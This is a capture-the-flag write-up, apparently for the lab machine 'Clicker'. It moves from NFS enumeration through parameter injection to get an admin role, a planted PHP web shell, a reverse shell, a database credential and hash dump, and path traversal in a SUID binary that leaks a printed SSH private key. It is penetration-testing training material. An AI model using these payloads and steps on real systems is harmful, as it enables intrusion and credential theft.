




Information Gathering

1) Found open ports

```
vigneswar@VigneswarPC: ~  
$ tcpscan 10.10.11.232  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-27 19:06 IST  
Nmap scan report for 10.10.11.232  
Host is up (0.39s latency).  
Not shown: 65526 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|_ 256 89:d7:39:34:58:a0:ea:a1:db:c1:3d:14:ec:5d:5a:92 (ECDSA)  
|_ 256 b4:da:8d:af:65:9c:bb:f0:71:d5:13:50:ed:d8:11:30 (ED25519)  
80/tcp    open  http         Apache httpd 2.4.52 ((Ubuntu))  
|_ http-title: Did not follow redirect to http://clicker.htb/  
|_ http-server-header: Apache/2.4.52 (Ubuntu)  
111/tcp    open  rpcbind      2-4 (RPC #100000)  
| rpcinfo:  
|_  program version port/proto service  
|_  100000  2,3,4   111/tcp    rpcbind  
|_  100000  2,3,4   111/udp    rpcbind  
|_  100000  3,4     111/tcp6   rpcbind  
|_  100000  3,4     111/udp6   rpcbind  
|_  100003  3,4     2049/tcp   nfs  
|_  100003  3,4     2049/tcp6  nfs  
|_  100005  1,2,3   36044/udp  mountd  
|_  100005  1,2,3   50157/tcp6 mountd  
|_  100005  1,2,3   50839/udp6 mountd  
|_  100005  1,2,3   55827/tcp  mountd  
|_  100021  1,3,4   43691/tcp  nlockmgr  
|_  100021  1,3,4   46083/tcp6 nlockmgr  
|_  100021  1,3,4   49503/udp  nlockmgr  
|_  100021  1,3,4   50549/udp6 nlockmgr  
|_  100024  1       43287/udp  status  
|_  100024  1       43893/udp6 status  
|_  100024  1       49281/tcp6 status  
|_  100024  1       52841/tcp  status  
|_  100227  3       2049/tcp   nfs_acl  
|_  100227  3       2049/tcp6  nfs_acl  
2049/tcp  open  nfs_acl      3 (RPC #100227)  
39357/tcp open  mountd       1-3 (RPC #100005)  
40861/tcp open  mountd       1-3 (RPC #100005)  
43691/tcp open  nlockmgr     1-4 (RPC #100021)  
52841/tcp open  status       1 (RPC #100024)
```

2) Checked the website





3) Checked the nfs

```
(vigneswar@VigneswarPC)-[~/temp]$ showmount -e 10.10.11.232
Export list for 10.10.11.232:
/mnt/backups *
```

4) Got the source code

```

(vigneswar@VigneswarPC)~[/temp]
$ mount -t nfs 10.10.11.232:/ ./share

(vigneswar@VigneswarPC)~[/temp]
$ sudo mount -t nfs 10.10.11.232:/mnt/backups share

(vigneswar@VigneswarPC)~[/temp]
$ cd share
  Retry
(vigneswar@VigneswarPC)~[/temp/share]
$ ls
clicker.htb_backup.zip

(vigneswar@VigneswarPC)~[/temp/share]
$ cp clicker.htb_backup.zip ..

(vigneswar@VigneswarPC)~[/temp/share]
$ cd ..

```

Vulnerability Assessment

- 1) The save game page allows us to add arbitrary fields to database

```

save_game.php X
save_game.php
1  <?php
2  session_start();
3  include_once("db_utils.php");
4
5  if (isset($_SESSION['PLAYER']) && $_SESSION['PLAYER'] != "") {
6      $args = [];
7      foreach($_GET as $key=>$value) {
8          if (strtolower($key) === 'role') {
9              // prevent malicious users to modify role
10             header('Location: /index.php?err=Malicious activity detected!');
11             die;
12         }
13         $args[$key] = $value;
14     }
15     save_profile($_SESSION['PLAYER'], $_GET);
16     // update session info
17     $_SESSION['CLICKS'] = $_GET['clicks'];
18     $_SESSION['LEVEL'] = $_GET['level'];
19     header('Location: /index.php?msg=Game has been saved!');
20
21 }
22 ?>
23

```

```
function save_profile($player, $args) {
    global $pdo;
    $params = ["player"=>$player];
    $setStr = "";
    foreach ($args as $key => $value) {
        $setStr .= $key . "=" . $pdo->quote($value) . ",";
    }
    $setStr = rtrim($setStr, ",");
    $stmt = $pdo->prepare("UPDATE players SET $setStr WHERE username = :player");
    $stmt -> execute($params);
}
```


2) The save profile function is vulnerable to sql injection

```
vigneswar@VigneswarPC: ~
$pdo = new PDO("sqlite::memory:");
// $args = ["role=Admin,nickname"=>"hacker"];
$args = $_GET;
$player = "hacker";
$params = ["player"=>$player];
$setStr = "";
foreach ($args as $key => $value) {
    $setStr .= $key . "=" . $pdo->quote($value) . ",";
}
$setStr = rtrim($setStr, ",");
echo $setStr;
?>

(vigneswar@VigneswarPC)-[~/temp]
$ sudo php -S 0.0.0.0:80
[Tue Aug 27 20:37:10 2024] PHP 8.2.21 Development Server (http://0.0.0.0:80) started
[Tue Aug 27 20:37:22 2024] 127.0.0.1:58992 Accepted
[Tue Aug 27 20:37:22 2024] 127.0.0.1:58992 [200]: GET /poc.php?role%3d"Admin"%2cnickname=hacker
[Tue Aug 27 20:37:22 2024] 127.0.0.1:58992 Closing

(vigneswar@VigneswarPC)-[~/temp]
$ curl 'http://127.0.0.1/poc.php?role%3d"Admin"%2cnickname=hacker'
role="Admin",nickname='hacker'

(vigneswar@VigneswarPC)-[~/temp]
$
```



3) Got access to admin portal

Request

Pretty

Raw

Hex

1

POST /export.php HTTP/1.1

2

Host: clicker.htb

3

Content-Length: 25

4

Cache-Control: max-age=0

5

Accept-Language: en-US

6

Upgrade-Insecure-Requests: 1

7

Origin: http://clicker.htb

8

Content-Type: application/x-www-form-urlencoded

9

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36

10

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

11

Referer: http://clicker.htb/admin.php

12

Accept-Encoding: gzip, deflate, br

13

Cookie: PHPSESSID=cnt7h8h5eqjfgga4cvs1ke7f1

14

Connection: keep-alive

15

16

threshold=0&extension=php

Response

Pretty

Raw

Hex

Render

1

HTTP/1.1 302 Found

2

Date: Tue, 27 Aug 2024 15:53:40 GMT

3

Server: Apache/2.4.52 (Ubuntu)

4

Expires: Thu, 19 Nov 1981 08:52:00 GMT

5

Cache-Control: no-store, no-cache, must-revalidate

6

Pragma: no-cache

7

Location: /admin.php?msg=Data has been saved in exports/top_players_lqzljmrb.php

8

Content-Length: 0

9

Keep-Alive: timeout=5, max=100

10

Connection: Keep-Alive

11

Content-Type: text/html; charset=UTF-8

12

13

[illegible]

1) Got reverse shell


```
(vigneswar@VigneswarPC)-[~/temp]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.232] 45748
bash: cannot set terminal process group (1200): Inappropriate ioctl for device
bash: no job control in this shell
www-data@clicker:/var/www/clicker.htb/exports$ python3 -c "import pty;pty.spawn('/bin/bash')"
<rts$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@clicker:/var/www/clicker.htb/exports$ ^Z
zsh: suspended nc -lvnp 4444

(vigneswar@VigneswarPC)-[~/temp]
$ stty raw -echo && fg
[1] - continued nc -lvnp 4444
www-data@clicker:/var/www/clicker.htb/exports$ stty rows 41 cols 156
www-data@clicker:/var/www/clicker.htb/exports$ export TERM=xterm-256color
www-data@clicker:/var/www/clicker.htb/exports$ |
```

2) Checked the database

```
www-data@clicker:/var/www/clicker.htb$ cat db_utils.php | grep db
$db_server="localhost";
$db_username="clicker_db_user";
$db_password="clicker_db_password";
$db_name="clicker";
$mysqli = new mysqli($db_server, $db_username, $db_password, $db_name);
$pdo = new PDO("mysql:dbname=$db_name;host=$db_server", $db_username, $db_password);
www-data@clicker:/var/www/clicker.htb$ mysql -uclicker_db_user -pclicker_db_password
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 307
Server version: 8.0.34-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use clicker;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> |
```


3) Found password hashes

```
mysql> select * from players;
+-----+-----+-----+-----+
| username | nickname | password | clicks | level | role |
+-----+-----+-----+-----+
| admin | admin | ec9407f758dbed2ac510cac18f67056de100b1890f5bd8027ee496cc250e3f82 | 999999999999999999 | 99999999 | Admin |
```

ButtonLover99	ButtonLover99	
55d1d58e17361fe78a61a96847b0e0226a0bc1a4e38a7b167c10b5cf513ca81f		User
10000000	100	
Paol	Paol	
bff439c136463a07dac48e50b31a322a4538d1fac26bfb5fd3c48f57a17dabd3		User
2776354	75	
player1337	<?php system(\$_GET["cmd"]); ?>	
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8		User
0	0	
Th3Br0	Th3Br0	
3185684ff9fd84f65a6c3037c3214ff4ebdd0e205b6acea97136d23407940c01		User
87947322	1	
+-----+		
+-----+		
+-----+		

4) Found a suid binary

```
www-data@clicker:/var/www/clicker.htb$ ls -al /opt/manage/execute_query
-rwsrwsr-x 1 jack jack 16368 Feb 26  2023 /opt/manage/execute_query
```



5) The binary is vulnerable to path traversal


```

0x00007fffffffda59 | +0x0000: 0x00007fffffffdc28 → 0x00007fffffffdded6 → "/home/vigneswar/temp/execute_query" ← $rsp
0x00007fffffffda58 | +0x0008: 0x00000000300400000
0x00007fffffffda60 | +0x0010: 0x00000001400000005
0x00007fffffffda68 | +0x0018: 0x00005555555592a0 → "hello.sql"
0x00007fffffffda70 | +0x0020: 0x00005555555592c0 → "/home/jack/queries/hello.sql"
0x00007fffffffda78 | +0x0028: 0x00005555555592f0 → "/usr/bin/mysql -u clicker_db_user --password='cllc[...]"
0x00007fffffffda80 | +0x0030: "/home/jack/queries/"
0x00007fffffffda88 | +0x0038: "ck/queries/"

0x5555555555d4 <main+036b>    mov     rdi, rax
0x5555555555d7 <main+036e>    call   0x5555555555f0 <puts@plt>
0x5555555555dc <main+0373>    mov     eax, 0x0
→ 0x5555555555e1 <main+0378>    mov     rdx, QWORD PTR [rbp-0x18]
0x5555555555e5 <main+037c>    sub     rdx, QWORD PTR fs:0x28
0x5555555555ee <main+0385>    je      0x5555555555f5 <main+0385>
0x5555555555f0 <main+0387>    call   0x5555555555110 <__stack_chk_fail@plt>
0x5555555555f5 <main+038c>    mov     rbx, QWORD PTR [rbp-0x8]
0x5555555555f9 <main+0390>    leave

[0] Id 1, Name: "execute_query", stopped 0x5555555555e1 in main (), reason: SINGLE STEP

[0] 0x5555555555e1 → main()

gef> x/s 0x00005555555592f0
0x5555555592f0: "/usr/bin/mysql -u clicker_db_user --password='clicker_db_password' clicker -v < /home/jack/queries/hello.sql"
gef>

```

```

Decompile: main - (execute_query)

35  pcVar3 = (char *)calloc(0x14,1);
36  switch(iVar1) {
37  case 0:
38      puts("ERROR: Invalid arguments");
39      iVar2 = 2;
40      goto LAB_001015e1;
41  case 1:
42      strncpy(pcVar3,"create.sql",0x14);
43      break;
44  case 2:
45      strncpy(pcVar3,"populate.sql",0x14);
46      break;
47  case 3:
48      strncpy(pcVar3,"reset_password.sql",0x14);
49      break;
50  case 4:
51      strncpy(pcVar3,"clean.sql",0x14);
52      break;
53  default:
54      strncpy(pcVar3,*(char **)(param_2 + 0x10),0x14);
55  }
56  local_98 = 0x616a2f656d6f682f;
57  local_90 = 0x69726575712f6b63;
58  local_88 = 0x2f7365;
59  sVar4 = strlen((char *)&local_98);
60  sVar5 = strlen(pcVar3);
61  __dest = (char *)calloc(sVar5 + sVar4 + 1,1);
62  strcat(__dest,(char *)&local_98);
63  strcat(__dest,pcVar3);
64  setreuid(1000,1000);
65  iVar1 = access(__dest,4);
66  if (iVar1 == 0) {
67      local_78 = 0x6e69622f7273752f;
68      local_70 = 0x2d206c7173796d2f;
69      local_68 = 0x656b63696c632075;
70      local_60 = 0x6573755f62645f72;
71      local_58 = 0x737361702d2d2072;
72      local_50 = 0x6c63273d64726f77;
73      local_48 = 0x62645f72656b6369;
74      local_40 = 0x726f77737361705f;
75      local_38 = 0x6b63696c63202764;
76      local_30 = 0x203c20762d207265;
77      local_28 = 0;
78      sVar4 = strlen((char *)&local_78);
79      sVar5 = strlen(pcVar3);
80      pcVar3 = (char *)calloc(sVar5 + sVar4 + 1,1);
81      strcat(pcVar3,(char *)&local_78);
82      strcat(pcVar3,__dest);
83      system(pcVar3);
84  }
85  else {

```

6) Found ssh key

www-data@clicker:/tmp\$ /opt/manage/execute_query 5 ../ssh/id_rsa

mysql: [Warning] Using a password on the command line interface can be insecure.

```

-----
-----BEGIN OPENSSH PRIVATE KEY---
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
-----END OPENSSH PRIVATE KEY---
-----

```

ERROR 1064 (42000) at line 1: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '-----BEGIN OPENSSH PRIVATE KEY---

b3BlbnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAA' at line 1

7) Got access to jack user

```
jack@clicker: ~  
(vigneswar@VigneswarPC)-[~/temp]  
$ vim id_rsa  
(vigneswar@VigneswarPC)-[~/temp]  
$ chmod 600 id_rsa  
(vigneswar@VigneswarPC)-[~/temp]  
$ ssh jack@clicker.htb -i id_rsa  
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-84-generic x86_64)  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
